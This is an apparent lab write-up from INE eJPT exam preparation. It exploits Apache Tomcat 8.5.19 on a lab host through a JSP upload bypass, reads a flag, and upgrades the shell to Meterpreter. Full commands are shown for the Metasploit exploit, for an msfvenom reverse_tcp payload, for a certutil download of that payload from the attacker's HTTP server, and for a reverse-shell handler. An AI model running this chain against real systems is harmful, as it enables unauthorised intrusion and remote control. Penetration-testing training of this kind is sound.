
Windows: Java Web Server

Apache Tomcat 8.5.19 JSP upload bypass to Meterpreter session

Target	10.2.25.243 (<code>demo.ine.local</code>)
Attack Type	Remote Code Execution / Unauthenticated JSP Upload
Platform	INE Security Labs
Prepared	May 2026
Context	eJPT Exam Preparation

1 Goal and Context

The objective was to exploit Apache Tomcat 8.5.19 running on a Windows Server target at `demo.ine.local` (10.2.25.243), obtain remote code execution via a JSP upload bypass, retrieve the flag from the filesystem, then upgrade the resulting command shell to a full Meterpreter session for deeper post-exploitation capability.

This lab exercised a two-phase exploitation workflow: an initial foothold using the Metasploit `tomcat_jsp_upload_bypass` module, which delivers a command shell but not a Meterpreter, followed by a manual payload generation and delivery step to elevate session quality. The approach is representative of real engagements where the initial exploit gives limited shell capability and the attacker must chain additional techniques to achieve a fully interactive session.

2 Attack Chain Overview

Attack Chain Overview

1. **Host Confirmation:** `ping -c 2 demo.ine.local` resolved 10.2.25.243, TTL 125 confirming Windows.
2. **Automated Recon:** A Metasploit resource script (`nmap_scan`) ran `db_status`, created workspace `nmap_scan`, then executed `db_nmap -sS -sV 10.2.25.243`, storing all results in the database.
3. **Service Identification:** Nmap identified port 8080/tcp as Apache Tomcat 8.5.19 and port 8009/tcp as Apache Jserv (Protocol v1.3). Results queried via `hosts` and `services`.
4. **Module Selection:** search Apache Tomcat surfaced `exploit/multi/http/tomcat_jsp_upload_bypass` (excellent, check: Yes).
5. **Initial Exploitation:** `exploit` uploaded a JSP payload and opened command shell session 1 (type: `shell java/linux`) at `C:\Program Files\Apache Software Foundation\Tomcat 8.5`.
6. **Flag Retrieval:** `cd C:\` then `type flag.txt` from the command shell returned the MD5 flag.
7. **Payload Generation:** `msfvenom` generated `Windows_payload.exe` (windows/meterpreter/reverse_tcp, LHOST 10.10.49.3, LPORT 1234, 73802 bytes).
8. **Payload Hosting:** `sudo python -m SimpleHTTPServer 80` served the payload on port 80.
9. **Payload Delivery:** From the command shell, `certutil -urlcache -f` downloaded `Windows_payload.exe` to `C:\Users\Administrator\Desktop\` as `meterpreter.exe`.
10. **Handler Setup:** A second resource script (`handler.rc`) automated `multi/handler` configuration and started the listener on 10.10.49.3:1234.
11. **Meterpreter Session:** Executing `.\meterpreter.exe` from the Desktop connected back, opening Meterpreter session 1.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	10.2.25.243
Hostname	demo.ine.local
Operating System	Windows Server 2012 R2 (Version 6.3.9600)
Vulnerable Service	Apache Tomcat 8.5.19 on port 8080/tcp
Additional Services	8009/tcp ajp13 (Apache Jserv v1.3), 135/139/445 (RPC/SMB), 3389 (RDP)
Attack Platform	Kali Linux (rootINE)
Framework	Metasploit Framework 6
Recon Method	Resource script (<code>nmap_scan</code>) with <code>db_nmap -sS -sV</code>
Exploit Module	<code>exploit/multi/http/tomcat_jsp_upload_bypass</code>
Upgrade Payload	<code>windows/meterpreter/reverse_tcp</code> via <code>msfvenom</code>
Payload Delivery	<code>certutil -urlcache -f</code> from command shell
File Server	<code>sudo python -m SimpleHTTPServer 80</code> (Python 2.7)

3.2 Why This Setup Matters

Resource Scripts and Automation

Writing the nmap scan as a Metasploit resource script (`nmap_scan`) rather than running commands manually has a concrete payoff: the script is reusable across engagements by changing only the target IP, and every result lands in the Metasploit database automatically. On the eJPT exam, where multiple targets may need scanning under time pressure, this pattern saves setup time and prevents missed results that would otherwise require re-running scans.

4 Background: Apache Tomcat JSP Upload Bypass

Apache Tomcat is a widely deployed Java servlet container used to host web applications. Version 8.5.19 and certain adjacent releases contain a vulnerability in the Manager application's file upload handling that allows an unauthenticated attacker to upload and execute a JavaServer Pages (JSP) file. The exploit works by bypassing file extension restrictions in the upload handler, placing a JSP webshell in a reachable path on the server, then triggering its execution via an HTTP request. Tomcat executes the JSP in the JVM context, which on Windows typically runs as the account that started the service.

The `tomcat_jsp_upload_bypass` module automates this: it uploads a JSP payload, triggers execution, and catches the resulting connection. The session type returned is `shell java/linux` even on Windows targets, because the underlying Java runtime abstracts the OS. This matters operationally: a raw command shell through a Java process has limitations compared to a native Meterpreter session, particularly around in-memory execution and post-exploitation modules.

Tomcat instances appear frequently in enterprise Java environments, developer workstations, and application servers. Unpatched Tomcat accessible from an internal network segment represents a direct path to RCE. The AJP connector on port 8009, also present here, has historically been associated with the Ghostcat vulnerability (CVE-2020-1938), which is a separate attack surface worth noting on any Tomcat target.

5 Reconnaissance and Service Enumeration

Confirming the Target Before Scanning

A ping check with TTL analysis before any port scan gives a fast sanity check that the host is alive and OS-typed. TTL of 125 from a Linux attacker (default 64) indicates a Windows host two hops away ($128 - 3 \text{ hops} \approx 125$). This matches the Windows Server confirmed later by the nmap service strings.

```
ping -c 2 demo.ine.local
```

```
(root@INE)-[~]
# ping -c 2 demo.ine.local
PING demo.ine.local (10.2.25.243) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.25.243): icmp_seq=1 ttl=125 time=4.80 ms
64 bytes from demo.ine.local (10.2.25.243): icmp_seq=2 ttl=125 time=2.58 ms

— demo.ine.local ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.584/3.692/4.800/1.108 ms
```

Figure 1: `ping -c 2 demo.ine.local` resolved 10.2.25.243 with TTL 125, confirming a live Windows host.

Rather than running `db_nmap` interactively, I prepared a reusable Metasploit resource script so the full setup sequence could be repeated by changing a single line.

```
vim nmap_scan
```

```
(root@INE)-[~]
# vim nmap_scan

(root@INE)-[~]
# ls
Desktop Documents Downloads Music nmap_scan Pictures Public Templates thinclient_drives Videos

(root@INE)-[~]
#
```

Figure 2: `vim nmap_scan` created the resource script file, visible in the home directory alongside the default Kali user folders.

The resource script contained three commands: `db_status`, `workspace -a nmap_scan`, and `db_nmap -sS -sV 10.2.25.243`. Launching Metasploit with `-r nmap_scan` ran all three sequentially and automatically.

```
db_status
workspace -a nmap_scan
db_nmap -sS -sV 10.2.25.243
```

Figure 3: Content of the `nmap_scan` resource script: `db_status`, `workspace -a nmap_scan`, and `db_nmap -sS -sV 10.2.25.243`.

```
service postgresql start && msfconsole -q -r nmap_scan
```

```
(root@INE)-[~]
# service postgresql start && msfconsole -q -r nmap_scan
Starting PostgreSQL 16 database server: main.
[*] Processing nmap_scan for ERB directives.
resource (nmap_scan)> db_status
[*] Connected to msf. Connection type: postgresql.
resource (nmap_scan)> workspace -a nmap_scan
[*] Added workspace: nmap_scan
[*] Workspace: nmap_scan
resource (nmap_scan)> db_nmap -sS -sV 10.2.25.243
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-14 16:27 IST
```

Figure 4: PostgreSQL 16 started, Metasploit processed the resource script: database connected, workspace `nmap_scan` created, and `db_nmap -sS -sV` launched against 10.2.25.243.

```
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-14 16:27 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.25.243)
[*] Nmap: Host is up (0.0035s latency).
[*] Nmap: Not shown: 989 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp    open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp   open  ssl/ms-wbt-server?
[*] Nmap: 8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8080/tcp   open  http         Apache Tomcat 8.5.19
[*] Nmap: 49152/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49155/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49156/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 66.66 seconds
msf6 >
```

Figure 5: Nmap completed in 66.66 seconds. Key findings: port 8080/tcp Apache Tomcat 8.5.19, port 8009/tcp Apache Jserv (Protocol v1.3), port 445/tcp Microsoft Windows Server 2008 R2 - 2012 microsoft-ds.

With results in the database, I queried them to confirm the stored data before moving to module selection.

```
msf6 > hosts
msf6 > services
```

Hosts									
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments	
10.2.25.243		demo.ine.local	Unknown			device			

msf6 > services						
Services						
host	port	proto	name	state	info	
10.2.25.243	135	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.243	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn	
10.2.25.243	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds	
10.2.25.243	3389	tcp	ssl/ms-wbt-server	open		
10.2.25.243	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3	
10.2.25.243	8080	tcp	http	open	Apache Tomcat 8.5.19	
10.2.25.243	49152	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.243	49153	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.243	49154	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.243	49155	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.243	49156	tcp	msrpc	open	Microsoft Windows RPC	

Figure 6: `hosts` confirmed 10.2.25.243 as `demo.ine.local`. `services` listed all open ports including Tomcat 8.5.19 on 8080 and Apache Jserv v1.3 on 8009.

6 Vulnerability Discovery and Module Selection

Why This Module

The version string `Apache Tomcat 8.5.19` on port 8080 is the deciding factor. Tomcat 8.5.19 falls in the range affected by the JSP upload bypass. Searching by product name rather than CVE shows all available modules and their metadata, making it straightforward to confirm the right one without prior knowledge of the CVE number.

```
msf6 > search Apache Tomcat
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS
    10.2.25.243
```

42	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
----	---	------------	-----------	-----	----------------------------------

Figure 7: `search Apache Tomcat` returned `exploit/multi/http/tomcat_jsp_upload_bypass` (index 42): disclosure date 2017-10-03, rank excellent, check supported, description "Tomcat RCE via JSP Upload Bypass".

7 Exploitation and Initial Shell

What to Expect from the Shell

The `tomcat_jsp_upload_bypass` module lands a command shell, not a Meterpreter. The session type is `shell java/linux` because the payload executes inside the Tomcat JVM. On a Windows host this means Windows commands are available (`dir`, `type`, `certutil`), but Metasploit post-exploitation modules that expect a native Meterpreter session will not work. Knowing this before running the exploit sets the expectation that a second step is needed for a full-featured session.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 10.2.25.243
RHOSTS => 10.2.25.243
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 10.10.37.7:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (10.10.37.7:4444 -> 10.2.25.243:49312) at 2026-05-14 16:35:05 +0530

Shell Banner:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 8.5>

C:\Program Files\Apache Software Foundation\Tomcat 8.5>
```

Figure 8: `exploit` uploaded the payload, executed it, and opened command shell session 1 (10.10.37.7:4444 -> 10.2.25.243:49312) at 16:35:05. The shell banner confirmed Microsoft Windows [Version 6.3.9600]; working directory was C:\Program Files\Apache Software Foundation\Tomcat 8.5.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions

Active sessions
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell java/linux	Shell Banner: Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corpor...	10.10.37.7:4444 -> 10.2.25.243


Figure 9: `sessions` confirmed session 1 as type `shell java/linux` connected from 10.10.37.7:4444 -> 10.2.25.243.

8 Flag Retrieval via Command Shell

Finding the Flag

With a working command shell, I navigated to the filesystem root to locate the flag before attempting the session upgrade. Retrieving the flag first means the primary lab objective is secured regardless of whether the Meterpreter upgrade succeeds.

```
C:\>dir
C:\>type flag.txt
```




```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is AEDF-99BD

Directory of C:\

09/16/2020  06:03 AM                32 flag.txt
08/22/2013  03:52 PM             <DIR>      PerfLogs
09/16/2020  06:00 AM             <DIR>      Program Files
09/05/2020  09:05 AM             <DIR>      Program Files (x86)
09/10/2020  09:50 AM             <DIR>      Users
09/10/2020  09:10 AM             <DIR>      Windows
               1 File(s)                32 bytes
               5 Dir(s)  8,648,753,152 bytes free
```

Figure 10: `dir` at `C:\` listed `flag.txt` (32 bytes, dated 09/16/2020). Standard Windows directories confirmed the OS and volume serial AEDF-99BD.



```
C:\>type flag.txt
type flag.txt
92d60a06d0ea2179c9a8c442c0bd0bc0
C:\>
```

Figure 11: `type flag.txt` returned the 32-character MD5 hash from `C:\`.

Flag

Path: `C:\flag.txt`

Value: `92d60a06d0ea2179c9a8c442c0bd0bc0`

9 Session Upgrade: Command Shell to Meterpreter


The command shell through the Tomcat JVM is functional but limited. Meterpreter provides in-memory execution, file transfer, screenshot capture, and direct access to Metasploit post-exploitation

modules. The upgrade required generating a standalone Windows executable, hosting it on the attacker machine, downloading it to the target via a Windows-native transfer utility, and catching the callback with a prepared handler.

Why msfvenom for the Upgrade

The `tomcat_jsp_upload_bypass` module's payload is a Java-based command shell; upgrading it directly to Meterpreter through the existing session is not reliable on this target. Generating a native Windows executable with `msfvenom` and delivering it through the existing shell sidesteps the JVM entirely and produces a native x86 Meterpreter process on the Windows host.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.3 LPORT=1234
-f exe > Windows_payload.exe
```




```
(root@INE)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.3 LPORT=1234 -f exe > Windows_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 12: `msfvenom` generated `Windows_payload.exe`: payload `windows/meterpreter/reverse_tcp`, arch `x86` (auto-selected), no encoder, raw output. Final exe size: 73,802 bytes.

Deprecation Warning: SimpleHTTPServer

`sudo python -m SimpleHTTPServer 80` invokes the Python 2 module `SimpleHTTPServer`, which is deprecated. Python 2 reached end-of-life in January 2020. The equivalent Python 3 command is `python3 -m http.server 80`. The Python 2 version was used here because the lab environment had it available; on modern systems, use the Python 3 form.

```
sudo python -m SimpleHTTPServer 80
```



```
(root@INE)-[~]
# sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 13: `sudo python -m SimpleHTTPServer 80` started serving on `0.0.0.0:80`, making `Windows_payload.exe` available to the target.

With the file server running, I returned to the command shell session and used `certutil` to download the payload. `certutil -urlcache -f` is a built-in Windows utility that can fetch files over HTTP and is available on all Windows versions from Vista onward, making it a reliable transfer method that requires no additional tooling on the target.

```
C:\Users\Administrator\Desktop>certutil -urlcache -f http://10.10.49.3/
Windows_payload.exe meterpreter.exe
C:\Users\Administrator\Desktop>dir
```

```
C:\Users\Administrator\Desktop>certutil -urlcache -f http://10.10.49.3/Windows_payload.exe meterpreter.exe
certutil -urlcache -f http://10.10.49.3/Windows_payload.exe meterpreter.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AEDF-99BD

Directory of C:\Users\Administrator\Desktop

05/14/2026  12:05 PM    <DIR>          .
05/14/2026  12:05 PM    <DIR>          ..
05/14/2026  12:05 PM             73,802 meterpreter.exe
               1 File(s)                73,802 bytes
               2 Dir(s)      8,853,008,384 bytes free

C:\Users\Administrator\Desktop>
```

Figure 14: `certutil -urlcache -f` downloaded `Windows_payload.exe` and saved it as `meterpreter.exe` in `C:\Users\Administrator\Desktop`. The `dir` confirmed 73,802 bytes, matching the `msfvenom` output size.

Before executing the payload on the target, I set up the handler in a separate terminal using a resource script to automate the listener configuration.

```
vim handler.rc
msfconsole -q -r handler.rc
```

```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.49.3
set LPORT 1234
run
```

Figure 15: Content of `handler.rc`: `use multi/handler`, `set PAYLOAD windows/meterpreter/reverse_tcp`, `set LHOST 10.10.49.3`, `set LPORT 1234`, `run`.

```

(root@INE)-[~]
# msfconsole -q -r handler.rc
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 10.10.49.3
LHOST => 10.10.49.3
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.10.49.3:1234

```

Figure 16: `msfconsole -q -r handler.rc` processed the script, set payload to `windows/meterpreter/reverse_tcp`, configured LHOST `10.10.49.3` and LPORT `1234`, and started the reverse TCP handler.

```
C:\Users\Administrator\Desktop>.\meterpreter.exe
```

```

C:\Users\Administrator\Desktop>.\meterpreter.exe
.\meterpreter.exe

C:\Users\Administrator\Desktop>

```

Figure 17: `.\meterpreter.exe` executed the payload from the Desktop. The command shell returned a prompt immediately; the Meterpreter callback arrived at the handler.

```

(root@INE)-[~]
# msfconsole -q -r handler.rc
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 10.10.49.3
LHOST => 10.10.49.3
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.10.49.3:1234
[*] Sending stage (176198 bytes) to 10.2.24.106
[*] Meterpreter session 1 opened (10.10.49.3:1234 -> 10.2.24.106:49391) at 2026-05-14 17:57:17 +0530

meterpreter >

```

Figure 18: Handler confirmed stage delivery (176,198 bytes) and Meterpreter session 1 opened (`10.10.49.3:1234 -> 10.2.24.106:49391`) at 17:57:17. The `meterpreter >` prompt confirmed a full interactive session.

```

(root@INE)-[~]
# sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.2.24.106 - - [14/May/2026 17:35:38] "GET /Windows_payload.exe HTTP/1.1" 200 -
10.2.24.106 - - [14/May/2026 17:35:38] "GET /Windows_payload.exe HTTP/1.1" 200 -
^C
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
(root@INE)-[~]
#

```

Figure 19: The Python SimpleHTTPServer log confirmed two successful GET /Windows_payload.exe requests from 10.2.24.106 at 17:35:38, matching the certutil download. The server was then stopped with Ctrl+C.

10 Key Takeaways

Key Takeaways

- Metasploit resource scripts turn a repeatable setup sequence into a single command. Writing the nmap scan as `nmap_scan` and the handler as `handler.rc` removed manual steps and reduced the chance of configuration errors. This pattern scales directly to real engagements with multiple targets.
- The `tomcat_jsp_upload_bypass` module delivers a `shell java/linux` session, not a Meterpreter. Knowing the session type before running the exploit determines what comes next: post-exploitation modules that require Meterpreter will fail, so a session upgrade is the planned next step, not an afterthought.
- `certutil -urlcache -f` is a built-in Windows file transfer method that works on every Windows version since Vista. It requires no external tools and is available even in restricted environments. It is in every defender's detection list, so in a real engagement it leaves artefacts in the URL cache at `%LOCALAPPDATA%\Microsoft\Windows\INetCache`.
- Retrieving the flag via the command shell before attempting the session upgrade is good discipline. The primary objective was secured independently of whether the Meterpreter upgrade succeeded.
- Port 8009 running Apache Jserv Protocol v1.3 (AJP) was open on this target alongside Tomcat 8.5. AJP on Tomcat is associated with Ghostcat (CVE-2020-1938), which allows unauthenticated file read. Two exploitable services on one target means two independent attack paths worth noting in a real assessment.
- `SimpleHTTPServer` is a Python 2 module deprecated since 2020. The correct modern syntax is `python3 -m http.server 80`. Using the Python 2 version worked here because the environment had it, but relying on deprecated tools in documentation risks confusion when the binary is not present on a Python 3-only system.
- The Meterpreter session callback came from 10.2.24.106, not the original target IP 10.2.25.243. Lab environment IP reassignment between sessions is common; the flag and shell banner confirm it was the same host.